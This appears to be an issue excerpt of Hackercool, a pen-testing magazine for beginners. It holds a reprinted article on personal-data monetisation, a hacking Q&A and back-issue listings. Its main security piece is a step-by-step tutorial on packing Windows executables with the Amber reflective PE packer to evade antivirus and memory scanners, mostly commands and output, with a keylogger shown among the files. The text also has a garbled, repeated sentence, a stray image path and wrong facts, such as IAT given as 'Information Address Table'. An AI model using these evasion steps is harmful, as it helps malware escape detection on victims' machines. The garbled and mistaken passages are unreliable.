All your doubts, queries and questions related to ethical hacking and penetration testing can be mailed to [editor@hackercoolmagazine.com](mailto:editor@hackercoolmagazine.com) or you can get to us at our Facebook Page [Hackercool Magazine](#) or tweet us at [@hackercoolmagz](#)



Your Personal Data Is The Currency Of The Digital Age

# ONLINE SECURITY

**Guillaume Desjardins**

**Associate professor, Industrial Relations,  
Université du Québec en Outaouais (UQO)**

The commodification of the internet in the early 1990s brought western societies into the digital age and has changed the way consumers interact with commercial enterprises.

The digital industry companies have one thing in common: the use of the user's personal data through technology to gain competitive advantage.

Spotify, Amazon, eBay, Apple, Google

Play: these corporations have reached a level of product and service customization never seen before.

Spotify's algorithm, for example, offers you artists and playlists based on your age, gender, location and listening history.

Management researchers are interested in these new forms of commerce for two main reasons: they mark a break with conventional business models and tend to do better during crises.

## **New business models**

Recent research from the Massachusetts Institute of Technology indicates that in June 2020, at the height of the first wave of the COVID-19 pandemic, digital firms had an average return on investment of 10 per cent, while traditional firms were still negative at -14 per cent in August. The authors' conclusion is unequivocal: 21st century organizations must adopt these new business models at the risk of perishing.

However, this business model is not without risk for the consumer. I have been writing about this phenomenon for a little over five years

My research has led me to propose a new model for generic management of this new industry and to look at the consequences that users face.

The new business models propose a fundamental break with those typically taught in business schools. Whereas the industrial age placed capital (and mainly money) at the centre of all transactions, the digital age favours information as a source of liquidity.

This disruption of the medium of exchange in a commercial transaction is particularly salient in certain industries. Readers of a certain age will surely remember printed maps. To get updates such as street name changes, you had to buy a new map. Google, for example, offers its users GPS functionality updated in real time for free. The digital industry companies have one thing in common. For example, offers its users GPS functionality updated in real time for free.

## **A Personalized Experience**

Some firms use dual monetization in their product or service. This is particularly true in the mobile gaming industry. For example, some games use a freemium approach based on monetizing user data and then inserting paid elements. In short, the best of both worlds!

This type of model is not bad in itself and even has advantages for the consumer, including the personalization of their experience and access to free offers and trials.

For example, when you search for a restaurant on Google Maps, you hope to get results based on your location, and when you shop online, products are suggested based on your purchase history.

## **The Customer Is The Product**

These benefits to the consumer can also backfire. Several researchers note an increase in the complexity of the customer relationship.

Studies have shown that the overload of information available in the Canadian telecommunications industry can be used as strategic leverage by the seller.

For example, a user may be required to create a Pinterest account — recording personal information such as name, email address and birthday — in order to view the site's content. Other sites will deny access to content if the user has blocked cookies or trackers for advertising.

Consumers also have the right to wonder if they are becoming the product. For example, Google uses AdSense to collect the personal data of their users in order to monetize them to third parties, generally for advertising purposes. Similarly, Google benefits from offering services at no cost, because the more consumers use its services, the more information it collects about them.

It is in Amazon's best interest to encourage us to browse its site — even if we don't buy anything. The history of items viewed, keywords used or time spent on a page can all be monetized.

The market for targeted online advertising is very lucrative. According to the annual Interactive Advertising Bureau 2017 report, online advertising generated revenues of US\$88 billion in the United States alone in that year.

### **Reducing Your Digital Footprint**

It's hard to be totally invisible in the digital age! Indeed, it is rare that an individual is not part of any social network, does not have a cell phone or does not use the web on a daily basis. What's more, the erosion of privacy has been so gradual that most people are not aware of the amount of information they reveal every day. Nevertheless, solutions exist to reduce one's digital footprint.

Before entering their data, consumers may ask themselves if they really need the product

or service, even if it is free. Is it really essential, for example, to create an account to consult a document or view an image on a site to which you will never return?

Firms that collect consumers' personal information must first obtain their consent. These consent forms are often very long and written in jargon. Most people simply click on "I agree" without worrying about the implications.

In extreme cases, this simple gesture authorizes the firm to install spyware on your device. Sites like Terms of Service; Didn't Read provides an overview of user agreements and identified the elements that could have a negative impact on the user.

### **All Requested Information?**

When the consumer creates an account, they must also question the relevance of giving all the information requested. Although it is important to indicate an actual birth date on a credit application, is it really necessary to give this information on a discussion forum?

It is also important to avoid using the same username (often email) and password for different accounts. Some firms use modules to collect data that link several services. Even if information is missing from one of the accounts, the module can cross-reference that account with those registered with other providers. In addition, if there is a data leak, it becomes easy for fraudsters to test the email and password combination on different platforms.

The provider promises to secure the personal data of its user. Unfortunately, several cases of recent leaks show us that this is not always the case.

Websites like Have I Been Pwned lists data leaks including email addresses and other information that may have been leaked. If your address has been leaked, it is strongly recommended that you change your password and

*"Firms that collect consumer's personal information must first obtain their consent. These consent forms are very long and written in jargon. Most people simply click on "I Agree".*

check your accounts using the same address.

**Article First Appeared on [theconversation.com](https://theconversation.com)**

**Packers - Encoding & Obfuscation**

## BYPASSING ANTIVIRUS

Malware authors use many techniques to bypass anti-malware. One of the them is packing. Packing is a method used to obfuscate the code of the malware from anti-malware to prevent its detection and analysis. It achieves this by either compressing or encrypting the malware. Normally packers refer to runtime packers. While packing, the malicious payload (malware) is stored in a packed section of the new malware which is created. While the new payload is executed, the packed section is decompressed and executed in memory. Hence the name runtime packers.

Mostly this execution is done in memory without storing anything on the target system's harddrive. This method is known as In-Memory execution. In-memory execution is stealthy and helps a lot in bypassing anti-malware. Let's see an example of a packer to better understand packers and their working.

Amber is a position-independent(reflective) PE loader that enables in-memory execution of native PE files(EXE, DLL, SYS...). It enables stealthy in-memory payload deployment that can be used to bypass anti-virus, firewall, IDS, IPS products, and application white-listing mitigations. Reflective payloads generated by Amber can either be staged from a remote server or executed directly in memory much like a generic shellcode. By default, every generated payload is encoded using the new generation SGN encoder. Amber uses CRC32\_API and IAT\_API for inconspicuously resolving the Windows API function addresses. After the PE file is loaded and executed in memory, the reflective payload is erased for evading memory scanners.

Pre-compiled binaries of amber can be downloaded from [here](#). Once downloaded, extract the contents of the zip archive to unpack contents of Amber. Navigating into the amber directory will reveal the amber binary.

```
kali@kali:~/amber$ ls
amber_linux_386_3.0
kali@kali:~/amber$ cd amber_linux_386_3.0
kali@kali:~/amber/amber_linux_386_3.0$ ls
amber LICENSE
kali@kali:~/amber/amber_linux_386_3.0$
```

Running the amber binary will show all the options it has.

```
kali@kali:~/amber/amber_linux_386_3.0$ ./amber
```

```
//
// AMBER
//
// Reflective PE Packer v Copyright (c) 2017 EGE BALCI
// v3.0.0 - https://github.com/egebalci/amber
//
-build
    Build EXE stub that executes the generated reflective payload
-e int
    Number of times to encode the generated reflective payload (default 1)
```

```

-build
    Build EXE stub that executes the generated reflective payload
-e int
    Number of times to encode the generated reflective payload (default 1)
-f string
    Input PE file
-iat
    Use IAT API resolver block instead of CRC API resolver block
-ignore-checks
    Ignore integrity check errors.
-max int
    Maximum number of bytes for obfuscation (default 5)
-stub string
    Use custom stub file (experimental)
kali@kali:~/amber/amber_linux_386_3.0$ █

```

To work with amber, we need a portable executable. So let's copy the putty.exe executable to the amber directory.

```

kali@kali:/usr/share/windows-binaries$ ls
enumplus  fgdump  klogger.exe  nbtenum  plink.exe  vncviewer.exe  whoami.exe
exe2bat.exe  fport  mbenum      nc.exe   radmin.exe  wget.exe

```

Now, let's see all the options of amber. The "-f" option is used to input a portable executable (PE) file. Let's give the putty.exe file we just copied as input PE file and run amber as shown below.

```


kali@kali:~/amber/amber_linux_386_3.0$ ls
amber LICENSE putty.exe
kali@kali:~/amber/amber_linux_386_3.0$ ./amber -f putty.exe

```

```

//
// AMBER
//
// Reflective PE Packer v Copyright (c) 2017 EGE BALCI
// v3.0.0 - https://github.com/egebalci/amber
[*] File: putty.exe
[*] Build Stub: false
[*] Encode Count: 1
[*] API: CRC
[*] Final Size: 1114704 bytes
[*] Build File: putty.exe
[✓] Reflective PE generated !
kali@kali:~/amber/amber_linux_386_3.0$ █

```



By default, amber uses the above shown settings in creating the reflective payload. The encoding is done a single time. This encoding is done by the new generation SGN encoder. SGN is a polymorphic binary encoder which is the reimplementation of the original Shikata Ga Nai except with many new improvements. This helps a lot in creating statically undetectable binary payloads. .

*Encoding refers to any method of hiding the intent of the malware. i.e the actual purpose of the malware. Malware authors many methods to hide what actually the malware is intended to do. Examples of encoding include Exclusive XOR operation on the code, Base64 encoding etc.*

As already explained, by default amber encodes the reflective payload a single time. This can be increased using the "-e" option as shown below. Here we have specified amber to encode the payload ten times.

```
kali@kali:~/amber/amber_linux_386_3.0$ ./amber -e 10 -f putty.exe
```

```
//  
// AMBER  
//  
// Reflective PE Packer v Copyright (c) 2017 EGE BALCI  
// v3.0.0 - https://github.com/egebalci/amber  
  
[*] File: putty.exe  
[*] Build Stub: false  
[*] Encode Count: 10  
[*] API: CRC  
[*] Final Size: 1115668 bytes  
[*] Build File: putty.exe  
[✓] Reflective PE generated !
```

To work on Windows, the malware needs to make some Windows API calls. These calls need to be made inconspicuously. In order to hide these API calls from anti-malware, amber uses CRC32\_API by default. This can be seen in the above images.

```
kali@kali:~/amber/amber_linux_386_3.0$ ./amber -iat -f putty.exe
```

```
//  
// AMBER  
//  
// Reflective PE Packer v Copyright (c) 2017 EGE BALCI  
// v3.0.0 - https://github.com/egebalci/amber  
  
[*] File: putty.exe  
[*] Build Stub: false  
[*] Encode Count: 1  
[*] API: IAT  
[*] Final Size: 1114228 bytes  
[*] Build File: putty.exe  
[✓] Reflective PE generated !
```

We can also specify to use IAT\_API to do specify Windows API function addresses. IAT stands for Information Address Table.

Another method malware authors use to hide their malware is known as obfuscation. By

*Obfuscation is another method by which malware tries to stay hidden. It is a technique of hiding itself by making the code of the entire malicious payload unreadable. Various techniques of obfuscation include changing names of the files, modifying the file attributes and masquerading as legitimate programs and services etc. Whatever the method, the purpose is to make the anti-malware unable to detect or understand the code of the malware.*

*However, not only malware even makers of some legitimate applications use obfuscation to prevent the applications from being pirated.*

default, Amber performs 5 bytes of obfuscation on the malicious payload it generates. It can be further increased or decreased using the "-max" option while setting the integer value. For example, we have set the obfuscation level to 10 here.

```
kali@kali:~/amber/amber_linux_386_3.0$ ./amber -iat -max 10 -f putty.exe
```

```
//  
// AMBER  
//  
// Reflective PE Packer v Copyright (c) 2017 EGE BALCI  
// v3.0.0 - https://github.com/egebalci/amber  
  
[*] File: putty.exe  
[*] Build Stub: false  
[*] Encode Count: 1  
[*] API: IAT  
[*] Final Size: 1114232 bytes  
[*] Build File: putty.exe  
[✓] Reflective PE generated !
```

The "-ignore-checks" option is used to specify Amber to not check for any integrity errors that may rise while creating portable payloads.

```
kali@kali:~/amber/amber_linux_386_3.0$ ./amber -ignore-checks -f putty.exe
```

```
//  
// AMBER  
//  
// Reflective PE Packer v Copyright (c) 2017 EGE BALCI  
// v3.0.0 - https://github.com/egebalci/amber  
  
[*] File: putty.exe  
[*] Build Stub: false  
[*] Encode Count: 1  
[*] API: CRC  
[*] Final Size: 1114719 bytes  
[*] Build File: putty.exe  
[✓] Reflective PE generated !  
kali@kali:~/amber/amber_linux_386_3.0$ █
```

creates a stub file to execute the reflective PE we generated. The stub is a loader that gets executed before the malware and subsequently loads the malware.

```
kali@kali:~/amber/amber_linux_386_3.0$ ./amber -build -f putty.exe
```

```
//  
// AMBER  
//  
// Reflective PE Packer v Copyright (c) 2017 EGE BALCI  
// v3.0.0 - https://github.com/egebalci/amber  
  
[*] File: putty.exe  
[*] Build Stub: true
```

```
kali@kali:~/amber/amber_linux_386_3.0$ ls
amber keylogger.exe LICENSE putty.exe
kali@kali:~/amber/amber_linux_386_3.0$ ./amber -build -f putty.exe
```

```
//
// AMBER
//
//
//
//
// Reflective PE Packer v Copyright (c) 2017 EGE BALCI
// v3.0.0 - https://github.com/egebalci/amber
```

```
[*] File: putty.exe
[*] Build Stub: true
[*] Encode Count: 1
[*] API: CRC
[*] Final Size: 1285120 bytes
[*] Build File: putty.exe
[✓] Reflective PE generated !
kali@kali:~/amber/amber_linux_386_3.0$ ls
amber keylogger.exe LICENSE putty.exe putty_packed.exe
```

This will create the stub file named putty\_packed.exe which acts as a loader for our malicious payload. These options are not just of Amber but will be similar for most packers. We hope our readers have understood the concepts of encoding, obfuscation and the role of packing in the context of undetectable malware.

## HACKING Q & A

**Q : What can a grey hat hacker do that a white hat or black hat hacker cannot do?**

A : Just for a starter, assuming all the three hackers have the same amount of knowledge, a black hat hacker is a hacker who uses his knowledge of hacking for malicious purposes. A white Hat hacker uses his knowledge for a good purpose, i.e protecting the network or system, from being hacked by black hat hackers.

Now coming to the Grey Hat hacker, he is the one who uses his knowledge for both good and malicious purpose. Now coming to your question as to what a gray hat hacker can do that a black hat or white hat hacker can't do, he can do anything they can do since we have assumed all these three types of hackers. The difference is not in their level of knowledge but their intention to do good or bad.

**Q : Why do some websites say "Your**

**connection is not private. Attackers might be trying to steal your information".**

A : This happens on websites that do not have HTTPS enabled on their site and you are submitting some information to the website. On a HTTP website, any data you enter is transferred in plain text and hence can be viewed by any one who has intercepted the connection. Hence the above warning. To overcome this, HTTPS is now mandatory to all the websites. HTTPS stands for Hyper Text Transfer Protocol over Secure Sockets Layer (SSL) where the transferring data is encrypted so that if any attacker even gets hold of the data, it will be in a format which he doesn't understand.

Send all your questions regarding  
hacking  
to  
editor@  
[hackercoolmagazine.com](http://hackercoolmagazine.com)

## SOME USEFUL RESOURCES

[Check whether your email is a part of any data breach now.](#)

<https://haveibeenpwned.com>

[Get vulnerable software discussed in this Issue.](#)

<https://github.com/hackercoolmagz/vulnera>

[Tweet to us.](#)

[hackercoolmagz](#)

[Follow Us on Facebook](#)

[Hackercool Magazine](#)

[Mail To Us At :](#)

[editor@hackercoolmagazine.com](mailto:editor@hackercoolmagazine.com)  
[support@hackercoolmagazine.com](mailto:support@hackercoolmagazine.com)

[Our Blog](#)

<https://hackercoolmagazine/blog>

[Visit Our New Website](#)

<https://hackercoolmagazine.com>



**Hackercool**  
June 2019 Edition 2 Issue 6 Pen Testing Mag For Beginners

**CAPTURE THE FLAG  
MATRIX : 3**

**METASPLOITABLE TUTORIALS :**  
Metasploitable 3 : The Beginning

**METASPLOIT THIS MONTH**  
Add Webmin RCE, LibreNMS Add Host CMD Inject, SSHExec and FreeBSD Privilege Escalation Modules.

**NOT JUST ANOTHER TOOL :**  
Armitage - Part 2

**Hackercool**  
April 2019 Edition 2 Issue 4 Pen Testing Mag For Beginners

**CAPTURE THE FLAG  
DC : 6**

**DATA BREACH THIS MONTH :**  
Docker Hub, Just Dial

**METASPLOIT THIS MONTH**  
RARLAB WinRAR ACE FORMAT RCE Module.

**METASPLOITABLE TUTORIALS :**  
Trove (Part 2)

**Hackercool**  
January 2019 Edition 2 Issue 1

**Capture The Flag :  
RootThis : 1**

What you learn? Password cracking of a zip file, What to do when a Metasploit module fails and using socat to break from a jailshell.

**METASPLOIT THIS MONTH :**  
Six modules including MySQL authentication bypass.

**FIX IT :**  
Got struck at login screen in Parrot OS. See how to fix it.

**METASPLOITABLE TUTORIALS :**  
ted ruby service 787.

**Hackercool**  
February 2019 Edition 2 Issue 2

**Capture The Flag  
HackinOS : 1**

**BEGINNER BASICS :**  
All about Docker and how to use them.

**METASPLOIT THIS MONTH**  
Webmin Upload Download Exec Module.

**METASPLOITABLE TUTORIALS :**  
POST Exploitation Information Gathering

**Hackercool**  
September 2019 Edition 2 Issue 9 Pen Testing Mag For Beginners

**CAPTURE THE FLAG  
AI : WEB : 2**  
"Lot of enumeration and searching in the right places."

**METASPLOITABLE TUTORIALS :**  
Metasploitable 3 : Gaining Access through Elastic Search.

**KNOW-CHAIN :**  
Microsoft ends support to Windows 7.

**METASPLOIT THIS MONTH**  
Aplocker Evasion MsBuild, Aplocker Evasion Presentation host and more

**Data Breach This Month : Facebook**

[Click to get all 2019 Issues NOW](#)

**Hackercool**  
September 2018 Edition 1 Issue 12

**Capture The Flag  
TYPHOON 1.02**

**INSTALLIT :**  
Docker has become an important part of computing world. We will see what are Docker and how to install them.

**WEB SECURITY :**  
Cross Site Request Forgery For Beginners : PART 1

**METASPLOITABLE TUTORIALS :**  
Hacking the MySQL service running on port 3306.

**Hackercool**  
October 2018 Edition 1 Issue 13

**READ : "USA indicts  
7  
Russian hackers"  
in HACKSTORY**

**CAPTURE THE FLAG :**  
Typhoon 1.02 VM : PART 2 (Case 0)

**INSTALLIT :**  
Learn how to install Metasploitable 3 VM in Oracle Virtualbox.

**THIS MONTH :**  
1 Automation  
3 BOF, Zahir  
1 6 BOF

**HACK :**  
Google

**Hackercool**  
August 2018 Edition 1 Issue 11

**Capture The Flag  
MATRIX - 1**

**METASPLOIT THIS MONTH**  
Manage Engine Exchange Reporter plus, CMS Made Simple, Monstra CMS RCE Modules.

**WEB SECURITY :**  
Cross Site Scripting For Beginners: PART 2

**METASPLOITABLE TUTORIALS :**  
cache Tomcat port 8180

**HACKSTORY :**  
The complete story of how US elections were hacked.

**Hackercool**  
December 2018 Edition 1 Issue 15

**Capture The Flag :  
FourAndSix : 2.01**

**METASPLOIT THIS MONTH :**  
Let's revisit Morris worm and more

**INSTALLIT :**  
Installing OpenVAS Virtual Appliance in VMware

**METASPLOITABLE TUTORIALS :**  
Exploiting distcc daemon running on port 3632.

**Hackercool**  
November 2018 Edition 1 Issue 14

**Capture The Flag :  
Web Developer**

**INSTALLIT :**  
Installing Nessus Vulnerability scanner in Kali Linux 2018-19

**DATA BREACH THIS MONTH :**  
Dell and Atrium Health

**FIXIT :**  
Fixing slow browser in Kali Linux.

**METASPLOITABLE TUTORIALS :**  
Let's target Http Services running on port 80 (uploading various PHP shells).

[Click to get all 2018 Issues NOW](#)